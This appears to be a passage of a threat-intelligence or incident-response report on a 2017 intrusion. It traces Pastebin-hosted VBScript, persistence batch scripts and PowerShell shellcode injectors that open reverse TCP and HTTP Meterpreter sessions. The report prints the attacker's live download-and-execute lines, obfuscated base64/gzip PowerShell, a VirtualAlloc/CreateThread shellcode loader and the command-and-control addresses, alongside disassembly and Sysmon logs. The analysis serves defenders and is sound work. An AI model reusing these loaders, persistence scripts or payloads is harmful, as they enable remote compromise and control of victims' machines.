Figure 222. Successful RCE HTA Payload Retrieval

As can be seen in the above capture, the script retrieves the raw paste "XH3wjDEg" from Pastebin, stores it into the "%TEMP%" directory as "zligfe5.htm", and then executes it. The file "zligfe5.htm" contains VBScript with PowerShell commands to retrieve the paste "caVD2tHV" from Pastebin, and persist it as into the Startup directory as "Gen5.bat".

The screenshot shows a web browser window displaying a Pastebin page. The URL in the address bar is https://pastebin.com/XH3wjDEg. The page header includes the Pastebin logo, a 'new paste' button, 'trends' link, and a search bar. A 'Guest User' icon is visible. Below the header, there's a note about being a member and sharing options for Facebook and Twitter. The main content area shows a text-based paste titled 'Untitled'. The text content is as follows:

```
text 0.43 KB
1. <script language="VBScript">
2. window.moveTo -4000, -4000
3. Set vFwHEtGt = CreateObject("Wscript.Shell")
4. Set lftI = CreateObject("Scripting.FileSystemObject")
5. If 1=1 Then
6.     vFwHEtGt.Run ("PowerShell.exe -WindowStyle Hidden $d=$env:userprofile+'\start Menu\Programs
    \\Startup\\Gen5.bat';(New-Object System.Net.WebClient).DownloadFile('https://pastebin.com
    /raw/caVD2tHV', $d);Start-Process $d;"),0
7. End If
8. window.close()
9. </script>
```

Below the code, there are links for 'raw', 'download', 'done', 'embed', 'report', and 'print'.

Figure 223. Contents of Paste "XH3wjDEg" from Pastebin Captured on 2017-07-19

Recall from previous attacks, the paste “caVD2tHV” contains the runtime time-based persistence batch script and is responsible for retrieving the shellcode injection PowerShell script. During the attack, the persistence batch script alternated between two different paste codes containing the injection PowerShell scripts. On July 19 and 20, 2017, the persistence batch script retrieved the paste “Y1mPg5YE”. On July 21, 2017, the batch script started retrieving the paste “PHevv8PP” as depicted below. Other notable changes made by the actor include incrementing the pause time passed to the “timeout.exe” binary up to 1100 seconds (from 300, 350, and 500 seconds previously), in addition to the mixing of letters cases in an attempt to avoid simple detection.

```
:Start
powErShEll.ExE -nop -w hIddEn -c $J=nEw-objEcT nEt.wEbclIEnt;$J.proxy=[nEt.wEbREquEst]::GetSyStEmWEbProxy();
$J.Proxy.CrEdEntIaLs=[nEt.CrEdEntIaLCache]::DefaultCrEdEntIaLs;IEEx $J.downloadStrIng('https://paStEbIn.com/raw/Y1mPg5YE');
TIMEOUT 1100
goto Start
```

Figure 224. Persistence Batch Script Paste “caVD2tHV” Contents on July 19, 2017 (Persisted)

```
:Start
powErShEll.ExE -nop -w hIddEn -c $J=nEw-objEcT nEt.wEbclIEnt;$J.proxy=[nEt.wEbREquEst]::GetSyStEmWEbProxy();
$J.Proxy.CrEdEntIaLs=[nEt.CrEdEntIaLCache]::DefaultCrEdEntIaLs;IEEx $J.downloadStrIng('https://pastebin.com/PHevv8PP');
TIMEOUT 1100
goto Start
```

Figure 225. Persistence Batch Script Paste “caVD2tHV” Contents on July 21, 2017 (Dumped)

The actor also performed multiple consecutive modifications to the contents of the paste “Y1mPg5YE” during the attack. Three unique variants were identified:

1. The variant from July 19, 2017 employed double base64 encoding with the “-EncodedCommand” (-e) PowerShell argument and embedded the reverse TCP connection shellcode to a new Meterpreter server.
2. The variant from July 21, 2017 (from Pastebin page) abandoned the double base64 encoding and embedded the reverse TCP connection shellcode to yet another new Meterpreter server. The paste “PHevv8PP” contained the same PowerShell and shellcode.
3. The variant from July 20, 2017 embedded the reverse HTTP connection shellcode to the same Meterpreter server utilized in the second variant of the paste.

```
;Y1mPg5YE: 2017-07-19      ;Y1mPg5YE: 2017-07-21      ;"block_reverse_tcp.asm" Assembly from GitHub
reverse_tcp:
push dword 0x3233          push dword 0x3233          push 0x0003233 ; Push the bytes 'ws2_32',0,0 onto the stack.
push dword 0x5f327377      push dword 0x5f327377      push 0x5F327377 ; ...
push esp                   push esp                   push esp ; Push a pointer to the "ws2_32" string on the stack.
push dword 0x726774c       push dword 0x726774c       push 0x0726774C ; hash( "kernel32.dll", "LoadLibraryA" )
call ebp                  call ebp                  call ebp ; LoadLibraryA( "ws2_32" )
mov eax,0x190              mov eax,0x190              mov eax, 0x0190 ; EAX = sizeof( struct WSADATA )
sub esp,eax                sub esp,eax              sub esp, eax ; alloc some space for the WSADATA structure
push esp                   push esp                   push esp ; push a pointer to this stuct
push eax                   push eax                   push eax ; push the wVersionRequested parameter
push dword 0x6b88029        push dword 0x6b88029        push 0x006B88029 ; hash( "ws2_32.dll", "WSAStartup" )
call ebp                  call ebp                  call ebp ; WSAStartup( 0x0190, &WSADATA );
set_address:
push byte +0x5             push byte +0x5             push byte 0x05 ; retry counter
push dword 0x897bb8d5        push dword 0x19df8ac1        push 0x0100007F ; host 127.0.0.1
push dword 0xfffff0002        push dword 0xbb010002        push 0x5C110002 ; family AF_INET and port 4444

;Y1mPg5YE: 2017-07-19
0x897bb8d5 (endianness)> D5B87B89 (hex to decimal)> 3585637257 (decimal to IP)> 213.184.123.137 ; Meterpreter IP address
0xfffff0002 (endianness)> 0200FFFF (hex to decimal)> 65535 ; Meterpreter Port
;Y1mPg5YE: 2017-07-21
0x19df8ac1 (endianness)> C18ADF19 (hex to decimal)> 3247103769 (decimal to IP)> 193.138.223.25 ; Meterpreter IP address
0xbb010002 (endianness)> 020001BB (hex to decimal)> 443 ; Meterpreter Port
```

Figure 226. Reverse TCP Shellcode Disassembly Comparison of Paste “Y1mPg5YE” and Metasploit ASM

```

if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};
$c=$New-Object System.Diagnostics.ProcessStartInfo;$c.FileName=$b;$c.Arguments='-nop -w hidden -c $s=$New-Object
IO.MemoryStream(,[Convert]::FromBase64String(''H4sIAH+ScFkCA6WbY/a0BD+3Er9Dz7EB1ZlIbC0e93qpcZAIcZpAuFlAFHBJA4xmDi1Hd6q+
+83IcCyq14/3EWKgoezZ
+aZsR87RN06518x2dwj6HZiHkQ8ROUP770b05iSpz9Bf61vnw/10sabhz14qsv76z13oxaGia1KwQkUEjxwiNtQ1MvEl8ZrICLsE8c8x
+gMd1E8Z9RFLsNSIj803dT8moyJAzdPqfhPeA6YxxFyuodr
+PCPqJqny9pgqq0n17DpyEcPcmHSxs609/BbpJmt9R3Bf3AQs40o74saK9Aj2RoKqFkby05A
+EEUPKahgnr9G14jjjNpzzm6xp1ijrhUcykj1Cwul3LBVyxzcg0Urcg88A76FgkY6i1hls0GJMj9dzJxiLd8wSRMp9m9rY0PZDTwmev23Qxn6jeFP1f9QFwYr0
A/h4L/Mka13B/p1DB68KU9hdhpVdnEMe1IXBxdzBArYH5LoEH3MBjWPjrzTbJb3X6kk6CNM1cmFxuXkaF5EjpzphM0cegxqPg4XW9rU8aoJC4PPZmmTEYkb
+bbh/dwOrDFK8PiV5PtBQqEb0oKlrmvClUnwCI6fpwsGAKG+oRAXGr+M18fb140kKJY40n33VEGRGXH5ceyXN8oUd8IkjokE+xkqyBLpEF6G4PhwS
+5bLnDCThUrtCPtVLPcy1ka92y38NBRBkQ1jgzlaYHooMtsXMQGHuBdLrLzq20ts+bkz+dUeB1lw6PhUtyKv4eXSTKJmnZ1ngrMp3Nsxit
+rTxbFpwH9yEI/38ChZg8PCZK3f1cSaQpxQyXsda1eZwlyGzXWnfS/qMliwb3g93j3t3ntsLztFudsFvm5jy252at1ms7j0cOcKcuqleuxyq4/L5e03uwNxm
pi6c0+1vbjyiP0YPT1r3xvj5YBy2mr7L8eeP675/uLd3q1Ty2tj6pd0yvjqd0e0fG1taQks63s54ddFctU83hQ4YHfnHxXpQc6a4t1sM5tw
+NrjeC0/fQ8eNwPb242bxby6iy0uu6x5g3rQ9Pgj2nD6j31Ec-Gfd8sWfmOBKNe0on3YFpdLumoQ8ayx
+1L8UFxD7jwBgNy3QSPfcCWjtQg13UKpZHdzP9og0NwmW8cMjw89Yb0/2ZrFYGssyXh1cN6Cj5uQH1DOSzA6D+P6gzPUh+/7i223Wht1J6Vaf2W0g8tuy3Wtt
+8nwW1JLySCDWN6J7Vigw9dzLbRJuFAB+ohK+Zegj69FcjD00n07fxK/80s1/xrqrZKD01s1h+kpj3Jtg3M2+
+PM4gY007tgF17Z4dhRzJKr504rEkTFIBNwge/y9MKNhYw0xyYrTPxFp06QRp0y/b4kUnU01Z4aygFhdke0aUvX509tXgqvltfwFM1lob519wPyS3P01ueyhc
d7k+1XsgnFet32R80h4nzpQSH/AA0G1PVDCAAA''));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress)).ReadToEnd());$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);

```

Figure 227. Shellcode Injection PowerShell of Paste “Y1mPg5YE” on July 19, 2017 on Compromised Host

```

if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};
$c=$New-Object System.Diagnostics.ProcessStartInfo;$c.FileName=$b;$c.Arguments='-nop -w hidden -c $s=$New-Object
IO.MemoryStream(,[Convert]::FromBase64String(''H4sIAH+ScFkCA6WbY/a0BD+3Er9Dz7EB1ZlIbC0e93qpcZAIcZpAuFlAFHBJA4xmDi1Hd6q+
+83IcCyq14/3EWKgoezZ
+aZsR87RN06518x2dwj6HZiHkQ8ROUP770b05iSpz9Bf61vnw/10sabhz14qsv76z13oxaGia1KwQkUEjxwiNtQ1MvEl8ZrICLsE8c8x
+gMd1E8Z9RFLsNSIj803dT8moyJAzdPqfhPeA6YxxFyuodr
+PCPqJqny9pgqq0n17DpyEcPcmHSxs609/BbpJmt9R3Bf3AQs40o74saK9Aj2RoKqFkby05A
+EEUPKahgnr9G14jjjNpzzm6xp1ijrhUcykj1Cwul3LBVyxzcg0Urcg88A76FgkY6i1hls0GJMj9dzJxiLd8wSRMp9m9rY0PZDTwmev23Qxn6jeFP1f9QFwYr0
A/h4L/Mka13B/p1DB68KU9hdhpVdnEMe1IXBxdzBArYH5LoEH3MBjWPjrzTbJb3X6kk6CNM1cmFxuXkaF5EjpzphM0cegxqPg4XW9rU8aoJC4PPZmmTEYkb
+bbh/dwOrDFK8PiV5PtBQqEb0oKlrmvClUnwCI6fpwsGAKG+oRAXGr+M18fb140kKJY40n33VEGRGXH5ceyXN8oUd8IkjokE+xkqyBLpEF6G4PhwS
+5bLnDCThUrtCPtVLPcy1ka92y38NBRBkQ1jgzlaYHooMtsXMQGHuBdLrLzq20ts+bkz+dUeB1lw6PhUtyKv4eXSTKJmnZ1ngrMp3Nsxit
+rTxbFpwH9yEI/38ChZg8PCZK3f1cSaQpxQyXsda1eZwlyGzXWnfS/qMliwb3g93j3t3ntsLztFudsFvm5jy252at1ms7j0cOcKcuqleuxyq4/L5e03uwNxm
pi6c0+1vbjyiP0YPT1r3xvj5YBy2mr7L8eeP675/uLd3q1Ty2tj6pd0yvjqd0e0fG1taQks63s54ddFctU83hQ4YHfnHxXpQc6a4t1sM5tw
+NrjeC0/fQ8eNwPb242bxby6iy0uu6x5g3rQ9Pgj2nD6j31Ec-Gfd8sWfmOBKNe0on3YFpdLumoQ8ayx
+1L8UFxD7jwBgNy3QSPfcCWjtQg13UKpZHdzP9og0NwmW8cMjw89Yb0/2ZrFYGssyXh1cN6Cj5uQH1DOSzA6D+P6gzPUh+/7i223Wht1J6Vaf2W0g8tuy3Wtt
+8nwW1JLySCDWN6J7Vigw9dzLbRJuFAB+ohK+Zegj69FcjD00n07fxK/80s1/xrqrZKD01s1h+kpj3Jtg3M2+
+PM4gY007tgF17Z4dhRzJKr504rEkTFIBNwge/y9MKNhYw0xyYrTPxFp06QRp0y/b4kUnU01Z4aygFhdke0aUvX509tXgqvltfwFM1lob519wPyS3P01ueyhc
d7k+1XsgnFet32R80h4nzpQSH/AA0G1PVDCAAA''));IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,
[IO.Compression.CompressionMode]::Decompress)).ReadToEnd());$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);

```

Figure 228. Shellcode Injection PowerShell Script of “Y1mPg5YE” on July 21, 2017 Dumped from Pastebin

Within two days (July 19 and 20, 2017), eight unique PowerShell scripts under the same paste code “Y1mPg5YE” were injected into and recovered from the compromised host. Six of the extracted shellcodes were responsible for the reverse TCP connections, while the remaining two were responsible for the reverse HTTP connections. The first shellcode injected was a reverse TCP shellcode connecting to one of the Meterpreter servers. The

remaining shellcodes connected to the second Meterpreter server. The actor abandoned the first Meterpreter server and never used it again in this attack. The injection PowerShell script in pastes “Y1mPg5YE” and “PHevv8PP” dumped from the Pastebin website were updated on July 21, 2017, and they introduced a new technique adopted by the actor. In these instances of the script, the actor started utilizing the Ruby Exploitation (Rex) – Rex::PowerShell Library⁷⁹, specifically, this template⁸⁰, which is used for creating and editing PowerShell scripts that embed Metasploit exploits as depicted below.

```
Set-StrictMode -Version 2
$vkXFvp4b = @"
    using System;
    using System.Runtime.InteropServices;
    namespace o6u {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
            [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
            [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
                uint flAllocationType, uint flProtect);
            [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
                dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
            [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle, Time
                dwMilliseconds);
        }
    }
"@

$aFR2 = New-Object Microsoft.CSharp.CSharpCodeProvider
$kuOK = New-Object System.CodeDom.Compiler.CompilerParameters
$kuOK.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$kuOK.GenerateInMemory = $True
$uJhhlDkLbM0 = $aFR2.CompileAssemblyFromSource($kuOK, $vkXFvp4b)

[Byte[]]$oZMjELxQjo5 = [System.Convert]::FromBase64String
("OicAAAAAYIn1McBki1AwI1Mi1Ui3IoD7dKJjH/rDxfhAIsIMHPDQHH4vJSV4tSEItKPiItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0B
xzjgdFYDffg7fSR15FilLWCQ802aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUF/gX19aixLrjVioMzIAAGh3czJfVGhMdyYH/9W4kAEAACnEVFB0KYBrAP
/VagVowYrfGwgCAAG7ieZQUFBQQFBAlUGjqD9/g/9WXahBWV2iZpXRh/9WFwhQM/04Idexo8LWiVv/VagBqBFZXaALZyF//1Ys2akBoABAAAFZqAGhY
pFP1/9WTU2oAVINXaALZyF//1QHDKcZ17sM=")

$w2E0RyT = [o6u.func]::VirtualAlloc(0, $oZMjELxQjo5.Length + 1, [o6u.func+AllocationType]::Reserve -bor [o6u.func
+AllocationType]::Commit, [o6u.func+MemoryProtection]::ExecuteReadWrite)
if ([Bool]$w2E0RyT) { $global:result = 3; return }
[System.Runtime.InteropServices.Marshal]::Copy($oZMjELxQjo5, 0, $w2E0RyT, $oZMjELxQjo5.Length)
[IntPtr]$hBNS1xGpu4 = [o6u.func]::CreateThread(0,0,$w2E0RyT,0,0,0)
if ([Bool]$hBNS1xGpu4) { $global:result = 7; return }
$z43x = [o6u.func]::WaitForSingleObject($hBNS1xGpu4, [o6u.func+Time]::Infinite)
```

Figure 229. Actor Implementation of Rex::PowerShell Template “to_mem_dotnet.ps1.template”

Another adaptation performed by the actor in this attack is the use of reverse HTTP shellcode in two of the July 20, 2017 variants of the pastes “Y1mPg5YE” and “PHevv8PP”, as opposed to the reverse TCP shellcode in other pastes. Comparing the disassembled shellcode from these variants with Meterpreter’s “block_reverse_http.asm”⁸¹ reveals instruction-by-instruction resemblance as shown below.

⁷⁹ <https://github.com/rapid7/rex-powershell>

⁸⁰ https://github.com/rapid7/rex-powershell/blob/master/data/templates/to_mem_dotnet.ps1.template

⁸¹ https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_reverse_http.asm

```

; Y1mPg5YE: 2017-07-20 Disassembly ; "block_reverse_http.asm" Assembly from GitHub
load_wininet:
00000089 686E657400 push dword 0x74656e ; Push the bytes 'wininet',\0 onto the stack.
0000008E 6877696E69 push dword 0x696e6977 ; ...
00000093 54 push esp ; Push a pointer to the "wininet" string on the stack.
00000094 684C772607 push dword 0x726774c ; hash( "kernel32.dll", "LoadLibraryA" )
00000099 FFDS call ebp ; LoadLibraryA( "wininet" )

internetopen:
...
000000A2 683A5679A7 push dword 0xa779563a ; hash( "wininet.dll", "InternetOpenA" )
000000A7 FFDS call ebp

internetconnect:
000000AB 6A03 push byte +0x3 ; DWORD dwService (INTERNET_SERVICE_HTTP)
000000AD 53 push ebx ; password (NULL)
000000AE 53 push ebx ; username (NULL)
000000AF 6A50 push byte +0x50 ; PORT
000000B1 E884000000 call dword 0x13a ; call got_server_uri; double call to get pointer for both server_uri and
server_uri: ; server_host; server_uri is saved in EDI for later
got_server_host:
000000BD 50 push eax ; INTERNET hInternet
000000BE 6857899FC6 push dword 0xc69f8957 ; hash( "wininet.dll", "InternetConnectA" )
000000C3 FFDS call ebp

got_server_uri:
0000013A 5F pop edi ; call got_server_host
0000013B E87DFFFFF call dword 0xbd

httpopenrequest:
...
000000D3 68EB552E3B push dword 0x3b2e55eb ; hash( "wininet.dll", "HttpOpenRequestA" )
000000D8 FFDS call ebp ; save hHttpRequest in esi
000000DA 96 xchg eax,esi ; save hHttpRequest in esi

```

Figure 230. Reverse HTTP Shellcode Disassembly Comparison of Pastes “Y1mPg5YE”, “PHevv8PP” and Metasploit ASM

The reverse HTTP connections were also evident in the network traffic and correlated to two PowerShell processes ID 5736 and 5752 (only powershell.exe process ID 5736 is discussed). The Sysmon event below implicates process ID 5736 of running the injection script at 8:56:58 (UTC).

```

Process Create:
UtcTime: 2017-07-20 08:56:58.285
ProcessGuid: fdd8bd75-705a-5970-0000-00106158b100
ProcessId: 5736
Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: "C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c $s=New-Object IO.MemoryStream,[Convert]::FromBase64String('H4siAPprcFkCATVvCw+iShD/u5fcyAXEyDPilbPvja55KGoYMVqUaz1MsWF1xdwINFxv77m9QaG2ufem75BGJuzuzs7O/+cOMTuxbjAQ+x+xy5zL7vHD2cDFCKPEwpeopajg/vkCnEl1XefxbMzkBa2yt69dKPATbXuCyfMSPVaCTxE/Pn1dTMOQ+y247zUwUyOluw9UoljQeR+cJMF
DvH57eMSWz4z7zhX+LnVo8lhoppy0kbXA3lns26msF1go9a5krClhAv/1Ky/OizivZutbjGgk8EYSMeyVbEp5kfssppgeOkjUWe1YYRAFDitNif+
9Ki39CDm4D9Y2VmDsEdgRL8j4BdiFoc+d3qt1M5RS+BhOAgD57btEEewqaT5m2CFhYfU1rk/hJmmRN3sc+lh0HocBisDRxuiWjkop8m+i77MyFPt7md3/
vJuF0E2gNWCGWITZve6sHdkzx0QAv/upvHlRnufQAhg/P374+MHJCUGQnjEajNVTRsDobHYYY3BXGAQROeh+
4cpFTocTEQvCBkaURhjcc7N0mjM5n0UskprCkLfby1UcnVQfxpja1azOz1DyC1BauwoW5r0/rU2l1NPwQ7xsZL4yCNWz1htQgh+LDIUu5Wh+
8E/hMgGOFU+wiIoJZG/bmtzD3tbSe2jiULhiBF5BgMWVxzhjz/Car2MP4DrOeQfA5zGuXbG4yO/P22DEt+kNlqK3CCGpLKKnlERxXaRk/2IZC15zFhyD+
7q8eUEQtFLDc3F1+imZ3aDPlbEfCQQERsVawTRFJAipxbNxKDpNpn/KtwNBGlxhFB0gbCASSpDAZL2RGCoxxTxJKBmeatKFZA65DibYcyOksjQ6EQj62+
+dc9zRI/pHeKA7JiZ8QboMGrMjZGRQMkUM3L9icnFePEp2a1sgxjeSbNGglLuV/YKtfJyhi0pijm7w06lQMKgMhgddAEa7XDBYCbsIn6ZY0Zximmk91q7Ei
FXILKpo75hUlUC5tG+651UKid3CkbV109WBMITV2qZrmDVMtDR2M9CY3rpfLg1zRtp2YmqyNSXk1r+3WX712ebE93Un3f2G/Ljd1+
6drOVHEc991x7iqf26Q3aQ4b5QvuU1pxb9LyNsq1qEW26pCMh6tumz1OTyrgjuTeV64Q2FXCpVkjHjz2LhcWVTT5vDY7C91Opqp0Nd5dVPqjMbxIwU8wcq$KCWMX17Wv7o2Tk+
6uW2bLXM/IMedxt15kDrS1a570/1Alrvuop3ut0emtwxNo3Yjsgly1874YPch6A2nUyxJ5sjqVN0e0VpbWUat0baPFakvyqrUJssstQ92JdGV+G3ZcuQUHlniHcm
OE2M0l/UNeqjyArZvrmxeurlEstdtao25tc7Bb3kjVbZu21v1nk70vNQxqjB7HemxptUrvaWW6Ekt6Q/lS9SmgBPCkvXuyv3Tql+VrXXURgtEAU2QP30M7
QdhO2sGA8CkuQhLxR3DoYwp9Dtpfzm2ZosBKe8NT5ybedW0yc0UmQyF6
+ORO5JUXuGPNs9UD0Avp8sTjUg/7LlsUy7tquQyVv7yrlHe0779IM1gnwrO9Yto+MrRenEMP54hpNhUcpzruXP7vYGAjVla/
+z1gPq/9i/RdAjeLOQS/CF4u/CeofweDCS1MIA2oRhQfu+XbUGQUvnQOEYK2OFkt/rhdxzus2z858fwDjbzczHEKAAA=');IEX (New-Object
IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress)));ReadToEnd();
CurrentDirectory: C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
User: [REDACTED]
LogonGuid: {fdd8bd75-0f8c-58cb-0000-00209c2f0600}
LogonId: 0x62F9C
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA256=70BA57FB0BF2F34B86426D21559F5F6D05C1268193904DE8E959D7B06CE964CE,IMPHASH=A4D32F1AEF525B8ADA6A26F28596AC2E
ParentProcessGuid: {fdd8bd75-7058-5970-0000-0010cc2ab100}
ParentProcessId: 5520
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe -nop -w hideEn -c $j=nEw-objEc nEt.wEbclEnt;$j.proxy=[Net.WebREquESt];GETsyStEmWEbProxy();$j.Proxy.CrEdEntlaS=[Net.CrEdEntlaCachE]::DefaultCrEdEntlaS;IE $j.downloadString("http://pastebin.com/raw/Y1mPg5YE");

```

Figure 231. PowerShell Process ID 5736 Reverse HTTP Shellcode Injected by Paste “Y1mPg5YE” via Persistence Batch Script

Note that in the above event the “Current Directory” field points to the Startup directory. This is because the batch script persisted in the Startup directory initiated the retrieval of the script from Pastebin via the parent process ID 5520. At the same time, the PowerShell Operational Logs registered Event ID 4103 for the invocation (IEX) of the retrieved PowerShell script. These actions were followed by HTTP requests to the Meterpreter server.

Level	Date and Time	Source	Event ID	Task Category
Information	7/20/2017 8:56:58 AM	PowerShell (Microsoft...)	4103	Executing Pipeline
Information	7/20/2017 8:56:58 AM	PowerShell (Microsoft...)	4103	Executing Pipeline
Warning	7/20/2017 8:56:58 AM	PowerShell (Microsoft...)	4103	Executing Pipeline

Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
CommandInvocation(Invoke-Expression): "Invoke-Expression"
ParameterBinding(Invoke-Expression): name="Command"; value="if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe';$s=New-Object System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments=' -nop -w hidden -c $s=New-Object IO.MemoryStream,[Convert]::FromBase64String
("H4sIAprcFkCA7VWcvB-WiShD/5fcyDAXEpilPjua55KG0yMVqUaz1MsWFfkdwNFxv59QaGz5BGJuzuz7O/
+cMTUxbjAQ-x+YSzL7wHD2cDFCKPEwpeopqjgVzkCnE1XefbxMzkBt69dKPAtBxuCyfM5PVaCxTxE/Pn1dTMQo+yz47zUwUyOlujQeR+c
MFDvH57eMSW4z7zhX+LnV08lhopppY0kbXA3Lns26msF1go9a5krClhAv/1Ky/OizvzUutbjGk8EYSMeYvbEp5kspgeOkjuWeJ1YRAFDitNif+
9K139CDm4D9Y2WMDsEdgRL8j4BdiFoc-d3qt1M5RS-BhOAqD57btEEewqaT5m2CFhIfU1rk/hJmmRN3sc+Ih0HoCisDRxuiWjkop8m+i77MyFpt7m
d3/vju0E2gNWCgWITZve6HdkzxQ0Av/upvHIVRnuQAhg/P374+MHJCUGqnjeAjNvTRsDobHY32XBGQAQRoe+h
4cpFtctEQvCbkAxFURhjc7N0mjMsN0uskPrCkFty1UcnvQfrxpjy1JazOzIDv9iBauwoxW5r0/EU21b1NpWQ7xsZL4yCNWzi7htQghh+LDIUu5Wh+
8E/hMgFOFU+wiloJZ5Gba/bmt5hD3tbcs2Ej1ULYhiFB5BgMWxhzjl/Car2MP4DrOeQiFa5zGuBxG4y/Q/Z2DEt+kLkjQk3CCGpLKKniERxXaRk/21ZC15zsFhy
D+7g8eUEQtFLd3F1
+mZ3aDpIhbEfCQKERSyA/wvTRFJAipxbNxKduPnp/KtwNBGlxHfB0gbCAspDAZL2RGCoxtTxJkBmeatKfZA65DlbYpcyOksJQ6EIQj62
+dc9zRI/pHeKTA7JiZ8QboMGrMizJGRQMkUM3L9rncFePe2alsxgleBNGglLuV/YktfJyh0piljM7w06IQmkGmHgddAea7XDBYCb5ln6ZY0Zximmk91q
7EiFXILKpo075h+651UKld3CkbVl09WBMTV2qZrmDVmtDR2M9CY3rpfLg1ZvRtP2YmmyqNSXk1r-3WX7i2ebE93Un3f2G/ljd1+
6drOVHec99lx7iqf26Q3aQ4b5QvUU1pxb9LYNsq1qEW26pCMh6tumz1OTYrGjuTeV64Q2fXcpVKJHj2zLhcWVT5vDY7C91Opqp0Nd5dVpqjMbxIWU8w
cqSKCWMX117Ww7o2TK+
6uW2bLXM/IMedT15kDrS1a57o/1Alrvuop3ut0emtwxNo3ysgly1874Pch6A2nUy5jsQvN0e0VpbWuat0baPFakyqrUsstQ92JdGV+G3ZcuQUHlniH
cmOE2mQ1/uNeqjyArZvmxeurEstdtao25tc7Bb3k8jVbzU21v1nk70vInxq5ik/bm7HemxPtJvaWW6Ekt6Q/LI59SmgBPCkvUyv3Tql+VrxURgtEAU2QP
3OM7QdhO2sGA8Cku4QhLxr3Do/wp9DtpfzmZ2OsBke8NT5ybedowYc0jUMQyrF6
+OROSIJuxuGpnS9fUDOAvp8TjUg/7LisU7tquQyVv7yrlHe779IM1gnwrO9yto+MrRemEMPS4hpNhUcpzruXP7vGajvlA/
+z1gPq/9i/RdAjeLOQS/Cf4/ceofweDCS1Mia2oRhQfu+xBeUGQUOvnQOEYK2OFKt/rhxuz85gfwdJvbjcZHEKAAA=");IEX (New-Object
IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden'$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
```

Context:

- Severity = Informational
- Host Name = ConsoleHost
- Host Version = 5.1.14409.1005
- Host ID = 05dfb3d9-1b40-4207-9eb8-1839bc844dce
- Host Application = powErShElI.Exe -nop -w hiddEn -c \$J=nEw-objEc tEt.wEbclEnt;\$J.proxy=[NET.WEBREQuESTj::GETSyStEmWEbProxy];\$J.Proxy.CrEdEntIaS=[NET.CrEdEntIaCahj]::DefaUltCrEdEntIaS;IEX \$J.downloadString('https://paStebIn.com/raw/1mpg5YE');
- Engine Version = 5.1.14409.1005
- Runspace ID = f9552ff4-2e78-4ba6-b7ad-ba30053398b1
- Pipeline ID = 1
- Command Name = Invoke-Expression

Figure 232. PowerShell Windows Event ID 4103 of the Shellcode PowerShell Script Injection

Time	Source	Destination	Dst Po	Info
2017-07-20 08:56:57...	172.16.40...	193.138.223.25	80	GET /BUDW4 HTTP/1.1
2017-07-20 08:56:57...	172.16.40...	193.138.223.25	80	GET /BUDW4 HTTP/1.1
2017-07-20 08:57:19...	172.16.40...	193.138.223.25	80	GET /DbiZDA30FAN6u3u618sK2AjDBK8Iywv3Z1Ip7k2DW3oY1lcbaJIXwnA1xuu__sdS/ HTTP/1.1
2017-07-20 08:57:26...	172.16.40...	193.138.223.25	80	GET /CTBKuK1rcd2srtNHizaiQybkgt/TEBXADqprfxhnxfFa3y60dpT03IKsALPzJ9A509ae_0vrq7PM4YY-XV/
2017-07-20 08:57:47...	172.16.40...	193.138.223.25	80	GET /DbiZDA30FAN6u3u618sK2AjDBK8Iywv3Z1Ip7k2DW3oY1lcbaJIXwnA1xuu__sdS/ HTTP/1.1
2017-07-20 08:57:48...	172.16.40...	193.138.223.25	80	GET /CTBKuK1rcd2srtNHizaiQybkgt/TEBXADqprfxhnxfFa3y60dpT03IKsALPzJ9A509ae_0vrq7PM4YY-XV/
2017-07-20 08:57:48...	172.16.40...	193.138.223.25	80	POST /CTBKuK1rcd2srtNHizaiQybkgt/TEBXADqprfxhnxfFa3y60dpT03IKsALPzJ9A509ae_0vrq7PM4YY-XV/
2017-07-20 08:57:48...	172.16.40...	193.138.223.25	80	GET /DbiZDA30FAN6u3u618sK2AjDBK8Iywv3Z1Ip7k2DW3oY1lcbaJIXwnA1xuu__sdS/ HTTP/1.1
